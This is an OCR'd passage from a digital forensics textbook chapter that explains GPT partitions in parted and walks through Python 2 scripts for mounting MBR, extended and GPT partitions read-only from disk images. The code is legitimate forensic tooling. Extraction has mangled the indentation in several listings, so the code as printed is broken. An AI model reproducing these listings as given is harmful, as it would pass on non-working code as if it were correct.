

FIGURE 5.9

Running fdisk on a drive that uses GUID Partition Tables.

The results of running `parted` on the GPT drive from Figure 5.9 are shown in Figure 5.10. In the figure we see a system partition which is marked as bootable, several NTFS partitions, an ext4 and Linux swap partitions. This is a computer that came preloaded with Windows 8.1 with secure boot (which really means make it difficult to boot anything other than Windows) which has had Linux installed after the fact.

FIGURE 5.10

Result of running parted on the GPT drive from Figure 5.9.

You may have noticed that the results displayed in Figure 5.10 specify the start and stop of partitions in kilobytes, megabytes, and gigabytes. In order to mount a partition we need to know the exact start of each partition. The unit command in `parted` allows us to specify how these values are displayed. Two popular choices are s and B which stand for sectors and bytes, respectively. The results of executing the `parted` print command using both sectors and bytes are shown in Figure 5.11.



FIGURE 5.11

Changing the default units in parted to show partition boundaries in sectors and bytes.

Once the starting offset is known, mounting a partition from a GPT image is exactly the same as the preceding two cases (primary or extended partitions on MBR-based drives). The `parted` utility can be used on MBR-based drives as well, but the default output is not as easy to use. Next we will discuss using Python to make this mounting process simple regardless of what sort of partitions we are attempting to mount.

USING PYTHON TO AUTOMATE THE MOUNTING PROCESS

Automation is a good thing. It saves time and also prevents mistakes caused by fat-fingering values. Up to this point in the book we have used shell scripting for automation. In order to mount our partitions we will utilize the Python scripting language. As this is not a book on Python, I will primarily only be describing how my scripts work. For readers that want a more in-depth coverage of Python I highly recommend the Python course at PentesterAcademy.com (http://www.pentesteracademy.com/course?id=1).

WHAT IS IT GOOD FOR?

Scripting or Programming Language

You will see me refer to Python as a scripting language in this book. Some might say that it is a programming language. Which is correct? They are both correct. In my mind a scripting language is an interpreted language that allows you to quickly do work. Python certainly meets this criteria.

To me, a programming language is something that is used to create large programs and software systems. There are some that certainly have done this with Python. However, I would argue that Python is not the best choice when performance is an issue and the same program will be run many times without any code modifications. I'm sure that anyone who has ever run a recent version of Metasploit would agree that running large programs written in interpreted languages can be painful.

You might ask why we are switching to Python. This is a valid question. There are a couple of reasons to use Python for this task. First, we are no longer just running programs and pushing bytes around. Rather, we are reading in files, interpreting them, performing calculations, and then running programs. Second, we are looking to build a library of code to use in our investigations. Having Python code that interprets MBR and GPT data is likely to be useful further down the road.

MBR-based primary partitions

We will start with the simplest case, primary partitions from MBR-based drives. I have broken up the mounting code into three separate scripts for simplicity. Feel free to combine them if that is what you prefer. It is open source after all. The following script will mount primary partitions from an MBR-based image file.

```
#!/usr/bin/python
#
#mount-image.py
# This is a simple Python script that will
# attempt to mount partitions from an image file.
# Images are mounted read-only.
#
# Developed by Dr. Phil Polstra (@ppolstra)
# for PentesterAcademy.com
import sys
import os.path
import subprocess
import struct
```

```
"""
Class MbrRecord: decodes a partition record from a Master Boot Record
Usage: rec = MbrRecord(sector, partno) where
  sector is the 512 byte or greater sector containing the MBR
  partno is the partition number 0-3 of interest
    rec.printPart() prints partition information
"""
class MbrRecord():
  def __init__(self, sector, partno):
    self.partno = partno
    # first record at offset 446 & records are 16 bytes
    offset = 446 + partno * 16
    self.active = False
    # first byte == 0x80 means active (bootable)
    if sector[offset] == '\x80':
      self.active = True
    self.type = ord(sector[offset+4])
    self.empty = False
    # partition type == 0 means it is empty
    if self.type == 0:
      self.empty = True
  # sector values are 32-bit and stored in little endian format
  self.start = struct.unpack('<I', sector[offset + 8: \
      offset + 12])[0]
  self.sectors = struct.unpack('<I', sector[offset + 12: \
      offset + 16])[0]
  def printPart(self):
    if self.empty == True:
      print("<empty>")
    else:
      outstr = ""
      if self.active == True:
      outstr += "Bootable:"
      outstr += "Type " + str(self.type) + ":"
      outstr += "Start " + str(self.start) + ":"
      outstr += "Total sectors " + str(self.sectors)
      print(outstr)
def usage():
  print("usage " + sys.argv[0] +
    " <image file>\nAttempts to mount partitions from an image file")
```

```
  exit(1)
def main():
  if len(sys.argv) < 2:
    usage()
  # read first sector
  if not os.path.isfile(sys.argv[1]):
    print("File " + sys.argv[1] + " cannot be opened for reading")
    exit(1)
  with open(sys.argv[1], 'rb') as f:
    sector = str(f.read(512))
  if (sector[510] == "\x55" and sector[511] == "\xaa"):
    print("Looks like a MBR or VBR")
    # if it is an MBR bytes 446, 462, 478, and 494 must be 0x80 or 0x00
    if (sector[446] == '\x80' or sector[446] == '\x00') and \
      (sector[462] == '\x80' or sector[462] == '\x00') and \
      (sector[478] == '\x80' or sector[478] == '\x00') and \
      (sector[494] == '\x80' or sector[494] == '\x00'):
      print("Must be a MBR")
      parts = [MbrRecord(sector, 0), MbrRecord(sector, 1), \
        MbrRecord(sector, 2), MbrRecord(sector, 3)]
      for p in parts:
        p.printPart()
        if not p.empty:
          notsupParts = [0x05, 0x0f, 0x85, 0x91, 0x9b, 0xc5, 0xe4, 0xee]
        if p.type in notsupParts:
          print("Sorry GPT and extended partitions are " + "not supported by
          this script!")
        else:
        mountpath = '/media/part%s' % str(p.partno)
        # if the appropriate directory doesn't exist create it
        if not os.path.isdir(mountpath):
          subprocess.call(['mkdir', mountpath])
            mountopts = 'loop,ro,noatime,offset=%s' % \
              str(p. start * 512)
          subprocess.call(['mount', '-o', \
            mountopts, sys.argv[1], mountpath])
    else:
      print("Appears to be a VBR\nAttempting to mount")
      if not os.path.isdir('/media/part1'):
        subprocess.call(['mkdir', '/media/part1'])
```

```
        subprocess.call(['mount', '-o', 'loop,ro,noatime', \
          sys.argv[1], '/media/part1'])
if __name__ == "__main__":
main()
```

Let's break down the preceding script. It begins with the usual she-bang; however, this time we are running the Python interpreter instead of the bash shell. Just as with shell scripts, all of the lines beginning with "#" are comments. We then import Python libraries sys, os.path, subprocess, and struct which are needed to get command line arguments, check for the existence of files, launch other processes or commands, and interpret values in the MBR, respectively.

Next we define a class MbrRecord which is used to decode the four partition entries in the MBR. The class definition is preceded with a Python multi-line comment known as a docstring. Three double quotes on a line start or stop the docstring. Like many object-oriented languages, Python uses classes to implement objects. Python is different from other languages in that it uses indentation to group lines of code together and doesn't use a line termination character such as the semicolon used by numerous languages.

The line `class MbrRecord():` tells the Python interpreter that a class definition for the MbrRecord class follows on indented lines. The empty parentheses indicate that there is no base class. In other words, the MbrRecord is not a more specific (or specialized) version of some other object. Base classes can be useful as they allow you to more easily and eloquently share common code, but they are not used extensively by people who use Python to write quick and dirty scripts to get things done.

The line `def __init__(self, sector, partno):` inside the MbrRecord class definition begins a function definition. Python allows classes to define functions (sometimes called methods) and values (also called variables, parameters, or data members) that are associated with the class. Every class implicitly defines a value called self that is used to refer to an object of the class type. With a few exceptions (not described in this book) every class function must have self as the first (possibly only) argument it accepts. This argument is implicitly passed by Python. We will talk more about this later as I explain this script.

Every class should define an __init__ function (that is a double underscore preceding and following init). This special function is called a constructor. It is used when an object of a certain type is created. The __init__ function in the MbrRecord class is used as follows:

```
partition = MbrRecord(sector, partitionNumber)
```

This creates a new object called partition of the MbrRecord type. If we want to print its contents we can call its printPart function like so:

```
partition.printPart()
```

Back to the constructor definition. We first store the passed in partition number in a class value on the line `self.partno = partno`. Then we calculate the offset into the

MBR for the partition of interest with `offset = 446 + partno * 16`, as the first record is at offset 446 and each record is 16 bytes long.

Next we check to see if the first byte in the partition entry is 0x80 which indicates the partition is active (bootable). Python, like many other languages, can treat strings as arrays. Also, like most languages, the indexes are zero-based. The == operator is used to check equality and the = operator is used for assignment. A single byte hexadecimal value in Python can be represented by a packed string containing a "\x" prefix. For example, '\x80' in our script means 0x80. Putting all of this together we see that the following lines set a class value called active to False and then resets the value to True if the first byte in a partition entry is 0x80. Note that Python uses indentation to determine what is run if the `if` statement evaluates to True.

```
self.active = False
    # first byte == 0x80 means active (bootable)
    if sector[offset] == '\x80':
      self.active = True
```

After interpreting the active flag, the MbrRecord constructor retrieves the partition type and stores it as a numerical value (not a packed string) on the line `self.type = ord(sector[offset+4])`. The construct `ord(<single character>)` is used to convert a packed string into an integer value. Next the type is checked for equality with zero. If it is zero, the class value of empty is set to True.

Finally, the starting and total sectors are extracted from the MBR and stored in appropriate class values. There is a lot happening in these two lines. It is easier to understand it if you break it down. We will start with the statement `sector[offset + 8: offset + 12]`. In Python parlance this is known as an array slice. An array is nothing but a list of values that are indexed with zero-based integers. So `myArray[0]` is the first item in myArray, `myArray[1]` is the second, etc. To specify a subarray (slice) in Python the syntax is `myArray[<first index of slice>:<last index of slice +1>]`. For example, if myArray contains "This is the end, my one true friend!" then `myArray[8:15]` would be equal to "the end".

The slices in these last two lines of the constructor contain 32-bit little endian integers in packed string format. If you are unfamiliar with the term little endian, it refers to how multi-byte values are stored in a computer. Nearly all computers you are likely to work with while doing forensics store values in little endian format which means bytes are stored from least to most significant. For example, the value 0xAABBCCDD would be stored as 0xDD 0xCC 0xBB 0xAA or '\xDD\xCC\xBB\xAA' in packed string format. The unpack function from the struct library is used to convert a packed string into a numerical value.

Recall that the struct library was one of the imported libraries at the top of our script. In order for Python to find the functions from these imported libraries you must preface the function names with the library followed by a period. That is why the unpack function is called struct.unpack in our script. The unpack function takes a format string and a packed

string as input. Our format string '<I' specifies an unsigned integer in little endian format. The format string input to the unpack function can contain more than one specifier which allows unpack to convert more than one value at a time. As a result, the unpack function returns an array. That is why you will find "[0]" on the end of these two lines as we only want the first item in the returned array (which should be the only item!). When you break it down, it is easy to see that `self.start = struct.unpack('<I', sector[offset + 8: offset + 12])[0]` gets a 4-byte packed string containing the starting sector in little endian format, converts it to a numeric value using unpack, and then stores the result in a class value named start.

The printPart function in MbrRecord is a little easier to understand than the constructor. First this function checks to see if the partition entry is empty; if so, it just prints "<empty>". If it is not empty, whether or not it is bootable, its type, starting sector, and total sectors are displayed.

The script creates a usage function similar to what we have done with our shell scripts in the past. Note that this function is not indented and, therefore, not part of the MbrRecord class. The function does make use of the sys library that was imported in order to retrieve the name of this script using `sys.argv[0]` which is equivalent to `$0` in our shell scripts.

We then define a main function. As with our shell scripts, we first check that an appropriate number of command line arguments are passed in, and, if not, display a usage message and exit. Note that the test here is for less than two command line arguments. There will always be one command line argument, the name of the script being run. In other words, `if len(sys.argv) < 2:` will only be true if you passed in no arguments.

Once we have verified that you passed in at least one argument, we check to see if the file really exists and is readable, displaying an error and exiting if it isn't, in the following lines of code:

```
if not os.path.isfile(sys.argv[1]):
  print("File " + sys.argv[1] + " cannot be opened for reading")
  exit(1)
```

The next two lines might seem a bit strange if you are not a Python programmer (yet). This construct is the preferred way of opening and reading files in Python as it is succinct and insures that your files will be closed cleanly. Even some readers who use Python might not be familiar with this method as it has been available for less than a decade, and I have seen some recently published Python books in forensics and information security still teaching people the old, non-preferred way of handling files. The two lines in question follow.

```
with open(sys.argv[1], 'rb') as f:
   sector = str(f.read(512))
```

To fully understand why this is a beautiful thing, you need to first understand how Python handles errors. Like many other languages, Python uses exceptions for error

handling. At a high level exceptions work as follows. Any risky code that might generate an error (which is called throwing an exception) is enclosed in a try block. This try block is followed by one or more exception catching blocks that will process different errors (exception types). There is also an optional block, called a finally block, that is called every time the program exits the try block whether or not there was an error. The two lines above are equivalent to the following:

```
try:
  f = open(sys.argv[1], 'rb')
  sector = str(f.read(512))
except Exception as e:
  print 'An exception occurred:', e
finally:
  f.close()
```

The file passed in to the script is opened as a read-only binary file because the 'rb' argument passed to open specifies the file mode. When the file is opened, a new file object named f is created. The read function of f is then called and the first 512 bytes (containing the MBR) are read. The MBR is converted to a string by enclosing f.read(512) inside str() and this string is stored in a variable named sector. Regardless of any errors, the file is closed cleanly before execution of the script proceeds.

Once the MBR has been read we do a sanity check. If the file is not corrupted or the wrong kind of file, the last two bytes should be 0x55 0xAA. This is the standard signature for an MBR or something called a Volume Boot Record (VBR). A VBR is a boot sector for a File Allocation Table (FAT) filesystem used by DOS and older versions of Windows. To distinguish between a VBR and MBR we check the first byte for each MBR partition entry and verify that each is either 0x80 or 0x00. If all four entries check out, we proceed under the assumption that it is an MBR. Otherwise we assume it is a VBR and mount the only partition straightaway.

The line

```
parts = [MbrRecord(sector, 0), MbrRecord(sector, 1), \
  MbrRecord(sector, 2), MbrRecord(sector, 3)]
```

creates a list containing the four partition entries. Notice that I said line not lines. The "\" at the end of the first line is a line continuation character. This is used to make things more readable without violating Python's indentation rules.

At this point I must confess to a white lie I told earlier in this chapter. Python does not have arrays. Rather, Python has two things that look like arrays: lists and tuples. To create a list in Python simply enclose the list items in square brackets and separate them with commas. The list we have described here is mutable (its values can be changed). Enclosing items in parentheses creates a tuple which is used in the same way, but is immutable. Some readers may be familiar with arrays in other languages. Unlike arrays, items in a list or tuple can be of different types in Python.

Once we have the list of partitions, we iterate over the list in the following for loop:

```
for p in parts:
  p.printPart()
  if not p.empty:
    notsupParts = [0x05, 0x0f, 0x85, 0x91, 0x9b, 0xc5, 0xe4, 0xee]
    if p.type in notsupParts:
      print("Sorry GPT and extended partitions " + \
        "are not supported by this script!")
  else:
    mountpath = '/media/part%s' % str(p.partno)
    # if the appropriate directory doesn't exist create it
    if not os.path.isdir(mountpath):
      subprocess.call(['mkdir', mountpath])
    mountopts = 'loop,ro,noatime,offset=%s' % str(p.start * 512)
    subprocess.call(['mount', '-o', mountopts, sys.argv[1], mountpath])
```

Let's break down this `for` loop. The line `for p in parts:` starts a `for` loop block. This causes the Python interpreter to iterate over the parts list setting the variable p to point to the current item in parts with each iteration. We start by printing out the partition entry using `p.printPart()`. If the entry is not empty we proceed with our attempts to mount it.

We create another list, notsupParts, and fill it with partition types that are not supported by this script. Next, we check to see if the current partition's type is in the list with `if p.type in notsupParts:` . If it is in the list, we print a sorry message. Otherwise (`else:`) we continue with our mounting process.

The line `mountpath = '/media/part%s' % str(p.partno)` uses a popular Python construct to build a string. The general format of this construct is `"some string containing placeholders" % <list or tuple of strings>`. For example, `'Hello %s, My name is %s' % ('Bob', 'Phil')` would evaluate to the string 'Hello Bob, My name is Phil'. The line in our code causes mountpath to be assigned the value of '/media/part0', '/media/part1', '/media/part2', or '/media/part3'.

The line `if not os.path.isdir(mountpath):` checks for the existence of this mountpath directory. If it doesn't exist it is created on the next line. The next line uses `subprocess.call()` to call an external program or command. This function expects a list containing the program to be run and any arguments.

On the next line the string substitution construct is used once again to create a string with options for the mount command complete with the appropriate offset. Note that `str(p.start * 512)` is used to first compute this offset and then convert it from a numeric value to a string as required by the % operator. Finally, we use `subprocess.call()` to run the mount command.

Only one thing remains in the script that requires explanation, and that is the last two lines. The test `if __name__ == "__main__":` is a common trick used in Python scripting. If the script is executed the variable __name__ is set to "__main__". If, however, the script is merely imported this variable is not set. This allows the creation of Python scripts that can both be run and imported into other scripts (thereby allowing code to be reused).

If you are new to Python you might want to take a break at this point after walking through our first script. You might want to reread this section if you are still a bit uncertain about how this script works. Rest assured that things will be a bit easier as we press on and develop new scripts.

The results of running our script against an image file from a Windows system are shown in Figure 5.12. Figure 5.13 depicts what happens when running the script against an image from an Ubuntu 14.04 system.

FIGURE 5.12

Running the Python mounting script against an image file from a Windows system.



FIGURE 5.13

Running the Python mounting script against an image file from an Ubuntu 14.04 system.

MBR-based extended partitions

The following script will attempt to mount anything in extended partitions that were skipped over in the previous script:

```
#!/usr/bin/python
#
# mount-image-extpart.py
#
# This is a simple Python script that will
# attempt to mount partitions inside an extended
# partition from an image file.
# Images are mounted read-only.
#
# Developed by Dr. Phil Polstra (@ppolstra)
# for PentesterAcademy.com
import sys
import os.path
import subprocess
import struct
"""
Class MbrRecord: decodes a partition record from a Master Boot Record
```

```
Usage: rec = MbrRecord(sector, partno) where
  sector is the 512 byte or greater sector containing the MBR
  partno is the partition number 0-3 of interest
      rec.printPart() prints partition information
"""
class MbrRecord():
  def __init__(self, sector, partno):
    self.partno = partno
    # first record at offset 446 & records are 16 bytes
    offset = 446 + partno * 16
    self.active = False
    # first byte == 0x80 means active (bootable)
    if sector[offset] == '\x80':
      self.active = True
    self.type = ord(sector[offset+4])
    self.empty = False
    # partition type == 0 means it is empty
    if self.type == 0:
      self.empty = True
    # sector values are 32-bit and stored in little endian format
    self.start = struct.unpack('<I', sector[offset + 8: \
      offset + 12])[0]
    self.sectors = struct.unpack('<I', sector[offset + 12: \
      offset + 16])[0]
  def printPart(self):
    if self.empty == True:
      print("<empty>")
    else:
      outstr = ""
      if self.active == True:
        outstr += "Bootable:"
  outstr += "Type " + str(self.type) + ":"
  outstr += "Start " + str(self.start) + ":"
  outstr += "Total sectors " + str(self.sectors)
  print(outstr)
def usage():
  print("usage " + sys.argv[0] + " <image file>\n" + \
    "Attempts to mount extended partitions from an image file")
  exit(1)
def main():
```

```
if len(sys.argv) < 2:
  usage()
# only extended partitions will be processed
extParts = [0x05, 0x0f, 0x85, 0x91, 0x9b, 0xc5, 0xe4]
# swap partions will be ignored
swapParts = [0x42, 0x82, 0xb8, 0xc3, 0xfc]
# read first sector
if not os.path.isfile(sys.argv[1]):
  print("File " + sys.argv[1] + " cannot be opened for reading")
  exit(1)
with open(sys.argv[1], 'rb') as f:
  sector = str(f.read(512))
if (sector[510] == "\x55" and sector[511] == "\xaa"):
  print("Looks like a MBR or VBR")
  # if it is an MBR bytes 446, 462, 478, and 494 must be 0x80 or 0x00
  if (sector[446] == '\x80' or sector[446] == '\x00') and \
    (sector[462] == '\x80' or sector[462] == '\x00') and \
    (sector[478] == '\x80' or sector[478] == '\x00') and \
    (sector[494] == '\x80' or sector[494] == '\x00'):
    print("Must be a MBR")
    parts = [MbrRecord(sector, 0), MbrRecord(sector, 1), \
      MbrRecord(sector, 2), MbrRecord(sector, 3)]
    for p in parts:
      p.printPart()
      if not p.empty:
        # if it isn't an extended partition ignore it
        if p.type in extParts:
          print("Found an extended partition at sector %s" \
            % str(p.start))
    bottomOfRabbitHole = False
    extendPartStart = p.start
    extPartNo = 5
    while not bottomOfRabbitHole:
      # get the linked list MBR entry
      with open(sys.argv[1], 'rb') as f:
      f.seek(extendPartStart * 512)
      llSector = str(f.read(512))
    extParts = [MbrRecord(llSector, 0),
      MbrRecord(llSector, 1)]
    # try and mount the first partition
```

```
      if extParts[0].type in swapParts:
        print("Skipping swap partition")
      else:
        mountpath = '/media/part%s' % str(extPartNo)
        if not os.path.isdir(mountpath):
          subprocess.call(['mkdir', mountpath])
        mountopts = 'loop,ro,noatime,offset=%s' \
              % str((extParts[0].start + extendPartStart) * 512)
            print("Attempting to mount extend part type %s at
              sector %s" \
              % (hex(extParts[0].type), \
              str(extendPartStart + extParts[0].start)))
            subprocess.call(['mount', '-o', mountopts, \
              sys.argv[1], mountpath])
        if extParts[1].type == 0:
              bottomOfRabbitHole = True
              print("Found the bottom of the rabbit hole")
        else:
          extendPartStart += extParts[1].start
          extPartNo += 1
if __name__ == "__main__":
main()
```

This script starts out very similar to the previous script until we get into the main function. The first difference is the definition of two lists: extParts and swapParts that list extended partition and swap partition types, respectively. We then read the MBR as before and verify that it looks like an MBR should. Things really start to diverge from the previous script at the following lines:

```
  if p.type in extParts:
    print("Found an extended partition at sector %s" \
      % str(p.start))
    bottomOfRabbitHole = False
    extendPartStart = p.start
    extPartNo = 5
```

In these lines we check to see if we have found an extended partition. If so we print a message and set a few variables. The first variable named bottomOfRabbitHole is set to false. This variable is used to indicate when we have found the lowest level in a set of nested extended partitions. The start sector of the primary extended partition is stored in extendPartStart. This is necessary because addresses inside an extended partition are relative to the extended partition, but we need absolute addresses to mount the partition(s). Finally, we set a variable extPartNo equal to 5 which is traditionally used as the partition number for the first logical partition within an extended partition.

The line `while not bottomOfRabbitHole:` begins a while loop. A while loop is executed as long as the condition listed in the while loop is true. Within the while loop we use our `with open` construct as before to read the mini-MBR at the start of the extended partition with one small addition to the previous script. The line `f.seek(extendPartStart * 512)` is new. Because the mini-MBR is not located at the start of the file (LBA0) we must seek ahead to the appropriate place. The offset we need is just the sector number multiplied by the size of a sector (512).

Next we read the first two entries in the mini-MBR into a list, extParts. If the first entry (extParts[0]) is a swap partition, we skip it. Otherwise we attempt to mount it. The mounting code is the same as that found in the previous script.

We then check the second entry in the mini-MBR (extParts[1]). If its type is 0x00, there are no nested extended partitions and we are done. If this is not the case we add the starting sector of the nested extended partition to extendPartStart and increment extPartNo so things are set up properly for our next iteration of the while loop.

GPT partitions

Now that we have covered systems using the legacy MBR-based method of partition, let's move on to GUID-based partitions. Hopefully within the next few years this will become the only system you have to handle during your investigations. As I said previously, this new system is much more straightforward and elegant. Our script for automatically mounting these partitions follows.

```
#!/usr/bin/python
#
# mount-image-gpt.py
#
# This is a simple Python script that will
# attempt to mount partitions from an image file.
# This script is for GUID partitions only.
# Images are mounted read-only.
#
# Developed by Dr. Phil Polstra (@ppolstra)
# for PentesterAcademy.com
import sys
import os.path
import subprocess
import struct
# GUIDs for supported partition types
supportedParts = ["EBD0A0A2-B9E5-4433-87C0-68B6B72699C7",
"37AFFC90-EF7D-4E96-91C3-2D7AE055B174",
"0FC63DAF-8483-4772-8E79-3D69D8477DE4",
"8DA63339-0007-60C0-C436-083AC8230908",
```

```
    "933AC7E1-2EB4-4F13-B844-0E14E2AEF915",
    "44479540-F297-41B2-9AF7-D131D5F0458A",
    "4F68BCE3-E8CD-4DB1-96E7-FBCAF984B709",
    "B921B045-1DF0-41C3-AF44-4C6F280D3FAE",
    "3B8F8425-20E0-4F3B-907F-1A25A76F98E8",
    "E6D6D379-F507-44C2-A23C-238F2A3DF928",
    "516E7CB4-6ECF-11D6-8FF8-00022D09712B",
    "83BD6B9D-7F41-11DC-BE0B-001560B84F0F",
    "516E7CB5-6ECF-11D6-8FF8-00022D09712B",
